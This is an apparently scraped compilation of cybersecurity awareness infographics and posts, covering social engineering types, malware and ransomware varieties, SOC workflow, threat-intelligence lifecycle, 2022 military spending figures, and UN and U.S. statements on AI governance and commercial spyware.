used criminally in a number of attacks throughout the world. While these types of attacks have thus far been statistically insignificant, the rapid growth and integration of cyber physical systems into everything from automobiles to SCADA systems implies a significant kinetic cyber threat in the near future. It is imperative that the security community begin to take these types of threats seriously and address vulnerabilities associated with cyber physical systems and other devices that could be utilized to cause kinetic effects through cyber attacks.

‘Dawn of the Code War’ Review: The Cyber Threat Reconsidered

Publicizing the names of nation-state hackers, whether or not they’ll ever be apprehended, might still advance geopolitical interests. Mara Hvistendahl reviews “Dawn of the Code War” by John P. Carlin with Garrett M. Graff.

5G is a game changer for the military

Secure wireless data communication is hugely important for the military, both at home and abroad. Besides the apparent administrative use, this goes not least the military tactical communication management system.

An Interrupt Inside article

BY: Mikkel Helweg, Business Development Manager and Terje Jensvik, Technical Manager Solution in Data Respons Solutions Norway.

https://militaryembedded.com › 5g-...

5G and the military: A new era of connectivity

19-Oct-2021 — The use of 5G and its incorporation into intelligence, surveillance, and reconnaissance (ISR) systems could indelibly alter how the military ...


---

https://sgp.fas.org › crs › natsec PDF

National Security Implications of Fifth Generation (5G) Mobile Technologies

05-Apr-2022 — The fifth generation (5G) of mobile technologies will ... by CRS to Members of Congress in connection wit...

3 pages · 616 KB



Constituency IT Assets
Collect security-relevant events
Cyber Intel, Threat, Vulnerabilities
Inform and enhance
Sensor & SIEM tuners
Tune, filter & customize
Hours-Days
SIEM & Other Specialized Tools
Trending
Real-time monitoring
Advanced analytics
Correlation
Free-form query
Visualization
Case management
Historical analysis
Constituents
Incident reports
Trending & Fusion Analysts
"Outside the Box" Analytics
Minutes-Hours
Real-time monitoring
Seconds-Minutes
Tier 1 Analysts
Case Escalation
Case Escalation
In-depth analysis
Media images
Traffic captures
Malware samples
In-depth analysis
Hours-Months
Tier 2+ Analysts & Leads
Coordinate & consult
System owners & system admins
Decision making
How to Respond
• Block Activity
• Deactivate Account
• Continue Watching
• Refer to Outside Party
• Etc.

LOG COLLECTION
AGGREGATION CORRELATION
REPORTING
SIEM
SOC
RESEARCH & DEVELOPMENT
TICKETING
THREAT INTELLIGENCE
KNOWLEDGE BASE

Hackercombat.com

HACKER COMBAT COMMUNITY

Types Of Social Engineering Attacks

Phishing

The perpetrator sends an email or text to the target, seeking valuable information

Baiting

Baiting attacks use a false promise to pique a victim's curiosity. They lure users into a trap that steals their personal information

Pretexting

Pretexting is often initiated by a perpetrator pretending to need sensitive information from a victim so as to perform a critical task. The success rate of this attack heavily depends on the ability's attacker to build trust.

Vishing

The perpetrator makes fraudulent phone calls to the target, seeking valuable information

Quid pro quo

The perpetrator makes random calls to a company's employees offering a service or benefit in exchange for information or access.


@hackercombat

Watering Hole

The perpetrator injects malicious code into the web pages that the targets used to visit. Once a victim visits the page on the compromised website, a backdoor Trojan is installed on his computer.

Follow us

Hackercombat.com


HACKER COMBAT COMMUNITY
Anatomy of a Social Engineering Attack
1
Fraudster obtains legitimate user info on dark web
2
Fraudster calls victim and pretends to be an official from a bank or government agency
3
Fraudster convinces the victim that there is an urgent need to fund transfer
4
Victim logs into their bank acount
5
Fraudster dictates instructions to the victim on the details of the transfer (i,e. payee, amount etc.)
6
Victim completes the transfer
@Hackercombat

Social Engineering *in Information Security*

Definition

All techniques pursuing to manipulate people to give up confidential information, including **passwords, bank information and social security numbers** or to perform specific actions with illegitimate or fraud related goals.

Attack Vectors

- **Vishing or Voice Phishing**
- **Phishing and Spear Phishing** using emails
- **Smishing** using SMS messaging
- **Water Holing** using websites infected with malware
- **Impersonation**

Principles of Influence

Social Engineering exploits the **human decision-making process (cognitive biases)** and relies on the 6 Principles of Influence:


- **Reciprocity**
- **Commitment & Consistency**
- **Social Proof**
- **Authority**
- **Liking**
- **Scarcity**

Information Security Culture

- Creating an **Information Security Culture** contributes decisively to the protection of the information within the organization
- **Staff training and frequent awareness programs** are absolutely crucial

References:
The 6 Principles of Persuasion by Robert Cialdini

THREAT INTELLIGENCE LIFECYCLE
REQUIREMENTS
1
Set roadmap for threat intelligence operation
COLLECTION
2
Collect information to satisfy objectives
PROCESSING
3
Raw data processed into format suitable for analysis
ANALYSIS
4
Finding answers to questions posed during requirements phase
DISSEMINATION
5
Translating analysis into digestible format for stakeholders
FEEDBACK
6
Receive stakeholder feedback and establish adjustments for future



TOP 40 COUNTRIES IN
Military Spending
2022
MILITARY SPENDING AS A SHARE OF GDP (%) 2022
0% 1% 2% 3% 4% 5% 10% 20% 30%
NATO OTAN
Russia's spending has grown 9%, and it now has the third-largest military budget, overtaking India.
China increased its defense spending for the 28th consecutive year, the longest uninterrupted period of spending growth by a country.
1 Ranking
United States Country
$876.9B Amount
2 China $292.0B
3 Russia $86.4B
4 India $81.4B
5 Saudi Arabia $75.0B
6 UK $68.5B
7 Germany $55.8B
8 France $53.6B
9 S. Korea $46.4B
10 Japan $46.0B
11 Ukraine $44.0B
12 Italy $33.5B
13 Australia $33.3B
14 Canada $26.9B
15 Israel $23.4B
16 Spain $20.3B
17 Brazil $20.2B
18 Poland $16.6B
19 Netherlands $15.6B
20 Qatar $15.4B
21 Taiwan $12.5B
22 Singapore $11.7B
23 Türkiye $10.6B
24 Pakistan $10.3B
25 Colombia $9.9B
26 Algeria $9.1B
27 Indonesia $9.0B
28 Mexico $8.5B
29 Norway $8.4B
30 Kuwait $8.2B
31 Greece $8.1B
32 Sweden $7.7B
33 Belgium $6.9B
34 Iran $6.8B
35 Switzerland $6.1B
36 Oman $5.8B
37 Thailand $5.7B
38 Chile $5.6B
39 Denmark $5.5B
40 Romania $5.2B
Biggest Increase and Decrease in Military Spending
out of top 40 Countries, 2021-2022
A year of war has ballooned Ukraine's military spending to $44 billion. This is a more than sixfold increase from 2021, marking the highest single-year surge in military spending ever documented in modern history.
UKRAINE 640%
Qatar 27%
Saudi Arabia 16%
Belgium 13%
Netherlands 12%
Brazil -7.9%
Mexico -9.7%
Kuwait -11%
Thailand -11%
Türkiye -26%
Source: Trends In World Military Expenditure, 2022, Stockholm International Peace Research Institute (SIPRI)
VISUAL CAPITALIST
/visualcapitalist @visualcap visualcapitalist.com
COLLABORATORS RESEARCH + WRITING Nick Routley | ART DIRECTION + DESIGN Joyce Ma

Types Of Malware

HACKER COMBAT COMMUNITY
@hackercombat

Adware	Adware, or advertising-supported software, is software that displays unwanted advertising on your computer device.
Annoyware	Annoyware is software that continuously shows reminders or pop-up windows to remind users to perform a particular action, such as registering or buying software.
Botnet	A botnet is a collection of bots. The term also refers to the malware run on a connected device to turn it into a bot.
Crimeware	Crimeware is sophisticated software designed specifically for certain criminal acts, such as data theft, ransom, network poisoning, and communications monitoring.
Dropper	A dropper is a type of malware that installs other malware on the affected system. The other malware is part of the same executable.
Hijacker	A hijacker modifies a web browser's settings without users' permission, usually to inject unwanted ads into the browser or redirect to scam sites.
Keylogger	A keylogger is a type of Trojan spyware that is capable of stealing or recording user keystrokes.
Miner	Miner (cryptocurrency miner) is a form of malware that uses the resources of an infected system to mine cryptocurrency (e.g. Bitcoins) for the threat actor.
Ransomware	Ransomware is a form of malware that locks you out of your device and/or encrypts your files, then forces you to pay a ransom to get them back

@hackercombat
@hackercombat
@hackercombat

HACKER COMBAT
COMMUNITY

Common Types of Malware

@Hackercombat

Virus
Spreads with your action

Trojan
Disguised as legitimate software

Worms
Spreads automatically

Spyware
Monitors your activity

Rootkit
Hides deep within your computer

Adware
Maliciously serves you ads

Exploit Kit
Hunts software vulnerabilities

Ransomware
Blocks access to your files/computer

@Hackercombat

Follow us

Visit
Hackercombat.com

Hackercombat.com

HACKER COMBAT COMMUNITY

Different Types Of Ransomware

CryptoLocker: CyptoLocker botnet is one of the oldest forms of cyber attacks which has been around for the past two decades. The CyptoLocker ransomware came into existence in 2013 when hackers used the original CryptoLocker botnet approach in ransomware.

@hackercombat

WannaCry: WannaCry is the most widely known ransomware variant across the globe. The WannaCry ransomware has infected nearly 125,000 organizations in over 150 countries. Some of the alternative names given to the WannaCry ransomware are WCry or WanaCrypt0r.

Bad Rabbit: Bad Rabbit is another strain of Ransomware which has infected organizations across Russia and Eastern Europe. It usually spreads through a fake Adobe Flash update on compromised websites.

Cerber: Cerber ransomware variant targets cloud-based Office 365 users. Millions of Office 365 users have fallen prey to an elaborate phishing campaign carried out by the Cerber ransomware.

@hackercombat

Crysis: Crysis ransomware encrypts files on fixed drives, removable drives, and network drives. It spreads through malicious email attachments with double-file extension. It uses strong encryption algorithms making it difficult to decrypt within a fair amount of time.


CryptoWall: CryptoWall is an advanced form of CryptoLocker ransomware. It came into existence since early 2014 after the downfall of the original CryptoLocker variant. Today, there are multiple variants of CryptoWall in existence.

Jigsaw: Jigsaw is one of the most destructive types of ransomware which encrypts and progressively deletes the encrypted files until a ransom is paid. It starts deleting the files one after the other on an hourly basis until the 72-hour mark- when all the remaining files are deleted.


Hackercombat.com

Arpad G.
@arpadg

Remember this? "World War III is a guerrilla information war with no division between military and civilian participation.” – Marshall McLuhan (1970), Culture is Our Business, p. 66.



5:57 PM · 2018 mar. 18 · Twitter for Android


ZERO TRUST
IDENTITY SERVICE
ENDPOINTS ACCESSING APPS
THE NETWORK
app
APPLICATIONS (CLOUD, ON-PREMISES, SAAS)

Bureau of Cyberspace and Digital Policy
5,057 followers
2h •

The United States, alongside our likeminded international partners and allies, is committed to countering and preventing the proliferation of commercial spyware that has been, or risks being, misused for malicious purposes. Seventeen member countries have joined the Joint Statement on Efforts to Counter the Proliferation and Misuse of Commercial Spyware, a first-of-its-kind international commitment to work collectively on these issues. This week, we welcomed the newest members: Finland, Germany, Ireland, Japan, Poland, and Republic of Korea. This is the start of a broader process to build international norms around the use of this technology to protect journalists, dissidents, and activists everywhere. Read more: https://lnkd.in/eMXav6TC

Hear from Special Envoy and Coordinator for Digital Freedom Eileen Donahoe on what the United States is doing to combat commercial spyware and protect people around the world from the misuse of this technology. https://lnkd.in/eTAjsPhB

13 1 comment • 1 repost

U.S. DEPARTMENT *of* STATE

Home > ... > Consensus Adoption of U.S.-Led Resolution on Artifi...

★ ★ ★

Consensus Adoption of U.S.-Led Resolution on Artificial Intelligence by the United Nations General Assembly

PRESS STATEMENT

ANTONY J. BLINKEN, SECRETARY OF STATE


MARCH 21, 2024

UN News @UN_News_Centre

Follow

The UN General Assembly on Thursday adopted a landmark resolution on the promotion of "safe, secure and trustworthy" artificial intelligence (AI) systems that will also benefit sustainable development for all

Read more ⤵️
news.un.org/en/story/2024/...



1:09 AM · Mar 22, 2024 · **10.4K** Views

53 Reposts **7** Quotes **73** Likes **7** Bookmarks

General Assembly adopts landmark resolution on artificial intelligence

UN Photo/Loey Felipe | A view of the General Assembly in session. (file)

21 March 2024 | SDGs

The UN General Assembly on Thursday adopted a landmark resolution on the promotion of "safe, secure and trustworthy" artificial intelligence (AI) systems that will also benefit sustainable development for all.

UN chief says regulation needed for AI to ‘benefit everyone’

ECONOMIC DEVELOPMENT

6 July 2023

© ITU/D.Woldu | AI for Good Global Summit 2023 Exhibitions..

The development of artificial intelligence, or AI, “for the good of all” requires guardrails grounded in human rights, transparency, and accountability, UN Secretary-General António Guterres said on Thursday.

UN News @UN_News_Centre

Follow

#BREAKING
UN General Assembly ADOPTS resolution to promote safe, secure and trustworthy artificial intelligence systems for sustainable development

📸: @UN_PGA announcing the adoption of the resolution

9:51 PM · Mar 21, 2024 · **11.9K** Views

70 Reposts **8** Quotes **119** Likes **7** Bookmarks

UN chief calls for new era of social media integrity in bid to stem misinformation

| SDGs

12 June 2023

© **Unsplash** | There has been a sharp increase in the use of hate speech on Twitter after its recent acquisition.

Countries must address the "grave global harm" caused by the proliferation of hate and lies online, UN Secretary-General António Guterres said on Monday, launching a key report designed to shore up information integrity on digital platforms.

UN Special Procedures
@UN_SPExperts · Follow

#RightsCon: UN experts call for greater transparency, oversight, & regulation to address the negative impacts of new and emerging digital tools and online spaces on #humanrights.
ohchr.org/en/press-relea...


2:18 PM · Jun 2, 2023

24 Reply Copy link

António Guterres
@antonioguterres · Follow

AI's powerful tools could drive forward the #GlobalGoals.

But we must urgently find consensus around essential guardrails to govern the development & deployment of AI for the good of all.



4:00 PM · Jul 6, 2023

1K Reply Copy link

António Guterres
@antonioguterres · Follow

Alarm over generative AI, as relevant as it is, must not obscure damage being done by digital tech enabling the spread of hate speech, mis- & disinformation now.

Fueling conflict & destruction.

Threatening democracy & human rights.

Undermining public health & #ClimateAction.

10:58 PM · Jun 12, 2023

1.1K Reply Copy link

António Guterres @antonioguterres · Follow

I launched my High-Level Advisory Body on Artificial Intelligence.

This is the starting point for a global conversation on the governance of AI, so that its benefits to all of humanity are maximized, and the risks contained & diminished.

7:16 PM · Oct 27, 2023

3.8K Reply Copy link

Read 1.1K replies

New UN Advisory Body aims to harness AI for the common good

SDGs

26 October 2023

© **Unsplash/Steve Johnson** | The Advisory Body is expected to make recommendations on international governance of AI.

